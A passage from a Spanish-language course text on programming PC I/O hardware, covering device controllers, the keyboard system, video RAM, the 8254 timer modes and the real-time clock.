Diferentes personas consideran el hardware de entrada salida desde distintos puntos de vista. El ingeniero eléctrico lo considera en términos de chips, conexiones, motores y demás componentes físicas que hacen al sistema. El programador considera la interfaz presentada al software – los comandos al hardware, las funciones que realiza, y los errores que reporta. Este curso concierne a la programación de los dispositivos de entrada salida, y no al diseño, ni la fabricación, ni el mantenimiento de los mismos. De esta forma, el interés de este curso está restringido a la programación del hardware, y no a las características internas del hardware. Sin embargo es importante señalar que a menudo la programación de los dispositivos de entrada salida se encuentra íntimamente relacionada con la operación interna.

Dispositivos de entrada salida

Los dispositivos de entrada salida se dividen groseramente en dos categorías: dispositivos de bloque y dispositivos de carácter. Un dispositivo de bloque almacena información en bloques de tamaño fijo, cada uno con dirección propia. Normalmente el tamaño de un bloque va desde 128 bytes a 1024 bytes. La propiedad esencial de un dispositivo de bloque es que es posible la lectura o escritura de un bloque de forma independiente de los demás. En otras palabras, en cualquier instante el programa puede leer o escribir cualquiera de los bloques. Los discos son dispositivos de bloque.

Si se considera en detalle, la frontera entre los dispositivos de bloque y los dispositivos que no son de bloque resulta difusa. Por un lado existe consenso en que un disco es un dispositivo de bloque ya que siempre es posible buscar un cilindro independientemente de la posición del brazo, y luego esperar a la rotación del bloque requerido por debajo del cabezal. Por otro lado, una cinta magnética que contiene bloques de 1KB, siempre se puede rebobinar la cinta y avanzar al bloque N en respuesta a un comando de lectura del bloque N. Esta operación es análoga a la búsqueda del disco, con la diferencia que demora mucho más tiempo. Además, puede que no sea posible la escritura de un bloque situado en el medio de la cinta. Aunque la utilización de cintas magnéticas como dispositivos de bloque resulte posible, normalmente no se utilizan de esa forma.

El otro tipo de dispositivo de entrada salida es el dispositivo de carácter. Un dispositivo de carácter entrega o recibe secuencias de caracteres que no corresponden a ningún formato de bloque. No admite direcciones ni operación de búsqueda. Los dispositivos terminales (teclado y monitor), las impresoras, las interfaces de red, los ratones y la mayor parte de los dispositivos que no se pueden considerar como discos se pueden considerar dispositivos de carácter.

Este esquema de clasificación no es perfecto, ya que algunos dispositivos no entran en ninguna categoría. Por ejemplo, un reloj no admite direcciones de bloques, ni genera o acepta secuencias de caracteres, sino que sólo genera interrupciones a intervalos definidos.


Los controladores de dispositivo

Los dispositivos de entrada salida consisten en general de una componente mecánica y de una componente electrónica. A menudo resulta posible separar ambas porciones obteniéndose un diseño modular. La componente electrónica se denomina “controlador del dispositivo” o “adaptador”. En computadoras personales a menudo adopta la forma de una tarjeta de circuito

impreso que se incorpora a la computadora, o forma parte de la misma placa madre. De acuerdo a lo expresado en el capítulo "La arquitectura básica del PC" los controladores de dispositivo conforman el segundo escalón de la jerarquía del PC, y se refieren en este capítulo como "controladores de bus". La componente mecánica es el dispositivo mismo.

La tarjeta de circuito impreso incluye uno o más conectores, donde se conectan los cables a los dispositivos. Muchos controladores pueden manejar dos, cuatro o inclusive 8 dispositivos idénticos. La estandarización de la interfaz entre controlador y dispositivo - referida en el capítulo "La arquitectura básica del PC" como "bus de expansión" - según un estándar oficial ANSI, IEEE, o ISO, o como un estándar de facto, lleva a que existen compañías que fabrican controladores o dispositivos de acuerdo a la interfaz estándar. Por ejemplo, muchas compañías fabrican discos que responden a la interfaz de controlador de disco de IBM.

La distinción entre controlador y dispositivo es importante pues el programador lidia casi siempre con el controlador, no con el dispositivo. Casi todas las computadoras personales utilizan un modelo de bus único para la comunicación entre la CPU y los controladores, de acuerdo a la figura. Esta estructura ya fue descrita en el capítulo "La arquitectura básica del PC".



La interfaz entre el controlador y el dispositivo es a menudo de muy bajo nivel. Por ejemplo, a un disco se puede dar formato de 8 sectores de 512 bytes por pista. La salida del dispositivo es una trama de bits serial, comenzando con un preámbulo, después los 4096 bits que componen el sector, y finalmente un checksum código de redundancia cíclica para corrección de errores. El preámbulo se escribe cuando se da formato al disco, y contiene el número de sector y el número de cilindro, el tamaño del sector, y datos similares.

La función del controlador es la conversión de la trama serial de bits en un bloque de bytes y la corrección de errores. En general el bloque de bytes se reúne, bit por bit, en un buffer dentro del controlador, y se copia a memoria principal recién después de verificado el checksum y declarado como libre de errores.

El controlador de una terminal CRT trabaja a bajo nivel como un dispositivo serial de bits, leyendo desde memoria los caracteres a ser mostrados y genera las señales que provocan la escritura en la pantalla a partir de la modulación del haz CRT. El controlador también genera las señales para el retroceso del haz horizontal tras el barrido de cada línea, así como las señales para el retroceso vertical tras el barrido de la pantalla. Si no existiera el controlador CRT la programación del barrido analógico del tubo correría por cuenta del programador del sistema. Sin embargo, lo que sucede en la realidad es que controlador se hace cargo del manejo del haz después que el programador

ingresa unos pocos parámetros de inicialización, como el número de caracteres por línea y el número de líneas por pantalla.

Cada controlador tiene un conjunto de registros accesibles en el espacio de direcciones de entrada salida para comunicación con la CPU. La figura muestra las direcciones de entrada salida y los vectores de interrupción asignados a cada uno de los controladores del PC. La asignación de las direcciones de entrada salida se realiza por lógica de decodificación de bus. Algunos fabricantes de computadoras PC compatibles asignan direcciones distintas de las de IBM.

Controlador de E/S	Direcciones de E/S	IRQ	Vector de interrupción
Reloj	040 – 043	0	8
Teclado	060 – 063	1	9
RS232 secundario	2F8 - 2FF	3	11
Disco duro	1F0 – 1F7	14	118
Impresora	378 – 37F	7	15
Monitor monocromo	380 – 3BF	-	-
Monitor color	3D0 – 3DF	-	-
Disquete	3F0 – 3F7	6	14
RS232 primario	3F8 – 3FF	4	12

La entrada salida se realiza escribiendo comandos en los registros de los controladores. Por ejemplo, el controlador de disquetera del PC IBM acepta 15 comandos, incluyendo READ (lectura), WRITE (escritura), SEEK (búsqueda), FORMAT (dar formato) y RECALIBRATE (recalibración). Muchos comandos tienen parámetros, que también son cargados en los registros de los controladores. Una vez aceptado un comando la CPU puede dedicarse a otras tareas. Completado el comando, el controlador causa una interrupción para permitir que el programa que maneja la entrada salida tome control de la CPU y verifique los resultados de la operación. Los resultados y el estado del dispositivo se obtienen por la lectura de uno o más registros del controlador.

El sistema de teclado

La tarea principal del sistema de teclado es convertir los movimientos de las teclas del teclado en código utilizable por los programas. Desde el punto de vista de hardware, el sistema se compone del teclado (dispositivo de E/S) y del controlador del teclado (controlador de dispositivo) en la placa madre.

Operación básica


El teclado incluye un único microcontrolador 8031 o 8048 para el manejo de las acciones del teclado. El microcontrolador registra los movimientos de teclas y controla los 3 LEDs del teclado. Codifica la información de movimiento de tecla en un código denominado “Kscan”. Esta información se envía a la placa madre a través de un enlace serial bidireccional dedicado. Si una tecla permanece baja un intervalo de tiempo mayor a un tiempo definido, el controlador envía la información de repetición a intervalos específicos.

El controlador de teclado en la placa madre es en un chip 8042 para los PC mayores o iguales a AT, o un chip 8055 para el PC/XT original. Este controlador es responsable de la comunicación serial con el teclado, de la verificación de datos, del almacenamiento de movimientos de teclas en un buffer y, en el caso del chip 8042, de la traducción del código Kscan a nuevo código “scan” de sistema para la CPU (por compatibilidad de software, igual al código Kscan generado en el PC/XT).

En los PCs AT o mayores, la comunicación con el teclado es bidireccional, lo que permite el envío de comandos al teclado desde controlador.

De forma adicional, el controlador de teclado de la placa madre cumple además con funciones del sistema completamente independientes del teclado, como la habilitación de la línea de direcciones A20 y la ejecución de un reset de hardware del sistema.

La arquitectura del sistema de teclado se muestra en la figura.



Operación típica de opresión de tecla en la AT

Se considera como ejemplo las acciones desencadenadas tras la bajada de la tecla “P”. El controlador 8031 del teclado detecta la bajada de la tecla “P” y envía un valor de código Kscan de 4DH por el enlace serial a la placa madre. El controlador de teclado 8042 recibe el valor código Kscan 4DH, lo traduce al valor código de scan de sistema 19H, escribe este valor en su buffer de salida, y genera una petición de interrupción indicando que existe dato disponible. El pedido de interrupción llama a la rutina de atención a la interrupción 9 (IRQ 1). El controlador queda a la espera de una serie de comandos de la CPU que se interpretan como reconocimiento del carácter.


La subida de la tecla “P” también es detectada por el controlador 8031 del teclado. En este caso el 8031 envía el valor de subida F0H seguido del código Kscan 4DH por el enlace serial a la placa madre. El controlador de teclado 8042 recibe los dos bytes, y traduce el código Kscan 4DH en el código scan del sistema 19H, poniendo a 1 el bit 7 para indicar que la subida de la tecla. El valor combinado 99H se sitúa luego en el buffer del controlador de la placa madre, y se genera petición de interrupción indicando la disponibilidad de datos. El controlador queda a la espera de una serie de comandos de la CPU que se interpretan como reconocimiento del carácter.

Es importante observar que el hardware de teclado provee de un código de tecla, y no del código ASCII. La bajada de la tecla P provoca que se cargue el código de tecla correspondiente (19H) en un registro de E/S. Corre por cuenta del programa que procesa la E/S del teclado determinar, a

partir del conjunto de teclas activas (por ej. shift) al momento de la bajada de la tecla, si se trata de una letra mayúscula, una letra minúscula, CTRL-P, ALT-P, CTRL-ALT-P, u otra combinación. Esta interfaz es extremadamente flexible, a pesar de que sitúa la complejidad en el software. Por ejemplo, el programa de E/S puede informar a un programa de usuario si un dígito ingresado proviene de la columna superior de las teclas o de la zona de caracteres numéricos al costado.

El sistema de video

La interfaz al sistema de video es una zona de memoria especial denominada “RAM de video”. Esta zona forma parte del espacio direcciones de memoria la CPU la utiliza de la misma forma que el resto de la memoria.




La tarjeta de RAM de video incluye además un chip denominado “controlador de video”. Este chip genera la señal de video necesaria para manejar el monitor a partir de los bytes en la memoria RAM de video. El monitor genera un haz de electrones que pinta la pantalla por líneas horizontales. Típicamente una pantalla se compone de 200 a 1200 líneas horizontales, con 200 a 1200 puntos por línea. Los puntos se denominan “pixeles”. El controlador de video determina el brillo de cada pixel modulando el haz de electrones. Los monitores color tienen 3 rayos para cada uno de los colores rojo, verde y azul, modulados de forma independiente.

Existen dos modos de funcionamiento del controlador de video, denominados por IBM “modo texto” y “modo gráfico”. Los modos de texto sólo despliegan caracteres. Los modos gráficos se utilizan para producir gráficos complejos aunque también generan caracteres en variedad de formas y tamaños.

Aunque existen varios tipos de adaptadores de video, todos se pueden modelar según los dos adaptadores originalmente concebidos para el PC IBM: el Adaptador Monocromo y el Adaptador de Color/Gráfico. El Adaptador de Color/Gráfico opera tanto en modo gráfico como en modo texto, generando tanto dibujos como caracteres de diversos formatos y colores. Por otro lado, el Adaptador Monocromo opera sólo en modo texto, a partir de un conjunto de caracteres alfanuméricos y gráficos ASCII en un solo color.

En modo texto, un monitor monocromo típico tiene 25 líneas de 80 caracteres y destina a cada carácter un rectángulo de 9 pixeles de ancho por 14 pixeles de altura (incluyendo el espacio entre caracteres), resultando un barrido de 350 líneas con 720 pixeles cada una. Cada una de estas líneas se dibuja 45 a 70 veces por segundo. Los patrones de 9 por 14 bits de los caracteres se encuentran en una ROM utilizada por el controlador de video.

La figura muestra un porción de la RAM de video en modo texto. La RAM de video comienza en la dirección 0xB0000 para el monitor monocromo y en la dirección 0xB8000 para el monitor color. Cada carácter en la pantalla ocupa dos bytes en la RAM. El byte menos significativo es el código ASCII del carácter desplegado. El byte más significativo es el byte de atributo, que especifica el color, si existe inversión de video, el titileo, etc. La pantalla completa de 25 por 80 caracteres requiere de 4000 bytes de RAM de video.



Un carácter escrito en la RAM de video por la CPU aparece en la pantalla dentro de un tiempo de despliegue de pantalla (1/50 segundos para monocromático, 1/60 segundos para color). La CPU puede cargar una pantalla de 4K a la RAM de video en pocos milisegundos.

El principio de funcionamiento del modo gráfico es análogo al de modo texto, excepto que cada bit en la RAM de video representa un único pixel en la pantalla. Una pantalla de 800 por 1024 pixeles requiere de 100 kB de RAM (más para color), pero provee completa flexibilidad en cuanto a los tipos y tamaños de caracteres, permite múltiples ventanas, y hace posible dibujos arbitrarios.


En los modos de texto se utiliza un cursor titilando para indicar la posición activa de la pantalla. El cursor se compone de un grupo de líneas horizontales que abarcan el ancho del carácter. Por tanto, en un monitor monocromo típico el cursor abarca 9 pixeles de ancho por 14 pixeles de altura. El formato del cursor puede ser modificado para abarcar cualquier número de líneas del rectángulo. Por ejemplo, se puede determinar que el cursor comience y termine en un conjunto arbitrario de líneas. Como el cursor es una característica del hardware, el software tiene control limitado sobre el mismo: se puede modificar el formato y la posición en la pantalla. Sin embargo se puede implementar un cursor de software invirtiendo el fondo del carácter activo.

Temporizadores del sistema

En general las computadoras incluyen dos tipos de temporizadores o relojes.

Los temporizadores más simples oscilan en fase con la red de alimentación de 110 o 220 VAC, causando una interrupción cada ciclo de la red de alimentación, a 50Hz o 60Hz.

El segundo tipo de temporizador se compone de tres partes: un oscilador de cristal, un contador referido como “cuenta” y un registro que mantiene un valor referido como “cuenta inicial”, según se muestra en la figura.




Un trozo de cristal de cuarzo cortado de forma adecuada y sometido a tensión genera una señal periódica muy exacta, típicamente en el rango de 1 a 20 MHz, según el tipo de cristal. Esta señal alimenta el contador provocando el decremento de la cuenta. Cuando la cuenta llega a 0 el temporizador provoca una interrupción de la CPU.

Los temporizadores programables tienen varios modos de operación. En modo de un solo disparo se carga el registro en el contador y luego se decrementa el contador en cada pulso del cristal. Al pasar la cuenta a 0 se provoca una interrupción de la CPU. El contador se mantiene detenido hasta que el software comanda un nuevo inicio. En modo de onda cuadrada, cada vez que la cuenta pasa a 0 se carga automáticamente el registro de cuenta inicial en la cuenta y se provoca una interrupción, obteniéndose un proceso periódico. Las interrupciones periódicas que resultan se denominan "tics de reloj".

La frecuencia de los tics de reloj se puede programar por software. Si se utiliza un cristal de 1MHz, el contador pulsa cada microsegundo. Con registros de 16 bits, se puede programar la tasa de interrupciones desde 1 microsegundo hasta 65536 microsegundos. En general los chips temporizadores contienen dos o tres temporizadores programables de forma independiente con varias opciones de programación (cuenta creciente o decreciente, cuenta sin interrupción, y otras).


Temporizadores del PC

Todo PC incluye al menos un temporizador de intervalo programable (en inglés Programmable Interval Timer, PIT) 8254 o equivalente, que contiene tres temporizadores de 16 bits independientes. El temporizador 0 se utiliza como temporizador primario del sistema, el temporizador 1 se utiliza para refresco de DRAM en sistemas ISA y el temporizador 2 es de uso general para aplicaciones. Los tres temporizadores se conectan al hardware según la figura.




Cada canal del temporizador 8254 tiene 6 modos de operación. Sin embargo en el PC en algunos canales no se dispone de todos los modos debido a la forma en que se conecta el chip al hardware. Los diagramas que siguen muestran sólo los 8 bits menos significativos de los registros.


El modo 0 se denomina en inglés “single timeout”. Se utiliza para disparar un evento, que puede ser una interrupción, después de un intervalo prefijado. Este intervalo puede durar hasta 54,9 mseg si la cuenta inicial es 0. Se carga un valor de cuenta al temporizador. En el diagrama de tiempo abajo, el valor cargado es 4. El temporizador decrementa la cuenta en tanto la línea GATE permanece activa, a una frecuencia de 1.1932 MHz. Cuando la cuenta alcanza valor nulo, la línea OUT pasa a 1. La cuenta se detiene si la línea GATE pasa a 0, hasta que la línea GATE pasa a 1 nuevamente. Todos los temporizadores (0, 1 y 2) se pueden utilizar en este modo.




El modo 1 se denomina en inglés “retriggerable one-shot”. Se utiliza para generar un pulso de salida de duración dada a partir de la transición 0-1 de la línea GATE. El pulso puede durar hasta 54,9 mseg si la cuenta inicial es 0. Se carga un valor de cuenta al temporizador. En el diagrama de tiempo abajo, el valor cargado es 3. La línea OUT es inicialmente 1. El ciclo que sigue al flanco de subida de la línea GATE inicia el decremento de la cuenta y la bajada a 0 de la línea OUT. Normalmente se carga 0 a la línea GATE un tiempo breve después del flanco de subida. Una vez que la cuenta alcanza a 0, la línea OUT vuelve a 1. Se restaura automáticamente el valor del temporizador a la cuenta inicial. Como sólo existe acceso a la línea GATE del temporizador 2, sólo se puede utilizar éste temporizador en este modo.




El modo 2 se denomina en inglés “rate generator”. Se utiliza para crear un breve pulso de salida periódico. El período máximo es 54,9 mseg, para una cuenta inicial nula. Se carga un valor de cuenta en el temporizador. En el diagrama de tiempo abajo el valor cargado es 3. La línea OUT vale inicialmente 1. Cuando la cuenta alcanza 1, la línea OUT pasa a 0 por un ciclo de reloj. Después, la línea OUT vuelve a 1. Se restaura automáticamente el valor del temporizador a la cuenta inicial, y automáticamente la cuenta regresiva vuelve a comenzar. Si la línea GATE (sólo temporizador 2) pasa a 0, la cuenta regresiva se detiene en tanto la línea GATE no retorna a 1. Si la línea OUT es 0 cuando la línea GATE pasa a 0, la línea OUT pasa inmediatamente a 1. No se debe cargar un valor inicial de cuenta 1, ya que el resultado es impredecible. Todos los temporizadores (0, 1 y 2) se pueden utilizar en este modo.




El modo 3 se denomina en inglés “square wave mode”. Se utiliza para generar una forma de onda cuadrada periódica a la salida. Este modo se utiliza con el temporizador 0 para generar la interrupción de tiempo del sistema operativo. La interrupción asociada al modo 3 del temporizador 0 es la IRQ0. Para una cuenta inicial 0 el período máximo de disparo de IRQ0 es 54,9 mseg y la frecuencia correspondiente 18.3 veces por segundo. Se carga un valor de cuenta en el temporizador. La operación difiere ligeramente según el valor inicial de la cuenta sea par o impar. Por brevedad se analiza sólo el caso par. En el diagrama de tiempo abajo el valor cargado es 6. La línea OUT vale inicialmente 1. La cuenta se decrementa por 2 en cada ciclo. Cuando la cuenta expira, se invierte el valor de la línea OUT respecto de su estado anterior. Se restaura automáticamente el valor del temporizador a la cuenta inicial, y el proceso continúa. Si la línea GATE (sólo temporizador 2) pasa a 0, la cuenta regresiva se detiene en tanto la línea GATE no retorna a 1. Si la línea OUT es 0 cuando la línea GATE pasa a 0, la línea OUT pasa inmediatamente a 1. No se debe cargar un valor inicial de cuenta 1, ya que el resultado es impredecible. Todos los temporizadores (0, 1 y 2) se pueden utilizar en este modo.



El modo 4 se denomina en inglés “software trigerred strobe”. Se utiliza para generar un retardo iniciado por software. El tiempo máximo del retardo es 54,9 mseg. Se carga un valor de retardo en el temporizador. En el diagrama de tiempo abajo el valor cargado es 6. La línea OUT vale inicialmente 1. El valor se transfiere al contador, e inmediatamente comienza la cuenta regresiva. Cuando la cuenta pasa de 1 a 0, la línea OUT pasa a 0 por un ciclo de reloj. No ocurre otra acción en tanto no se carga una nueva cuenta por software. Si la línea GATE (sólo temporizador 2) pasa a 0, la cuenta regresiva se detiene en tanto la línea GATE no retorna a 1. Todos los temporizadores (0, 1 y 2) se pueden utilizar en este modo.



El modo 5 se denomina en inglés “hardware retriggerable strobe”. Se utiliza para generar un pulso de salida tras un retardo iniciado por un disparo de la línea GATE. El tiempo máximo del retardo es 54,9 mseg. Se carga un valor de retardo en el temporizador. En el diagrama de tiempo abajo el valor cargado es 5. La línea OUT vale inicialmente 1. El flanco de subida de la línea GATE causa la transferencia del valor cargado al contador y el comienzo de la cuenta regresiva. Cuando la cuenta pasa de 1 a 0, la línea OUT pasa a 0 por un ciclo de reloj. No ocurre otra acción en tanto no existe otro flanco de subida de la línea GATE. Si la línea GATE (sólo temporizador 2) pasa a 0, la cuenta regresiva se detiene en tanto la línea GATE no retorna a 1. Como sólo existe acceso a la línea GATE del temporizador 2, sólo se puede utilizar éste temporizador en este modo.



Reloj de tiempo real

Para prevenir la pérdida de la hora actual cuando se desconecta la alimentación de energía eléctrica, el PC dispone de un reloj de respaldo alimentado por batería, implementado con un circuito de bajo consumo utilizado en relojes digitales. Este reloj de respaldo se refiere como RTC, del inglés “Real Time Clock”. El RTC se puede leer y escribir desde el sistema.

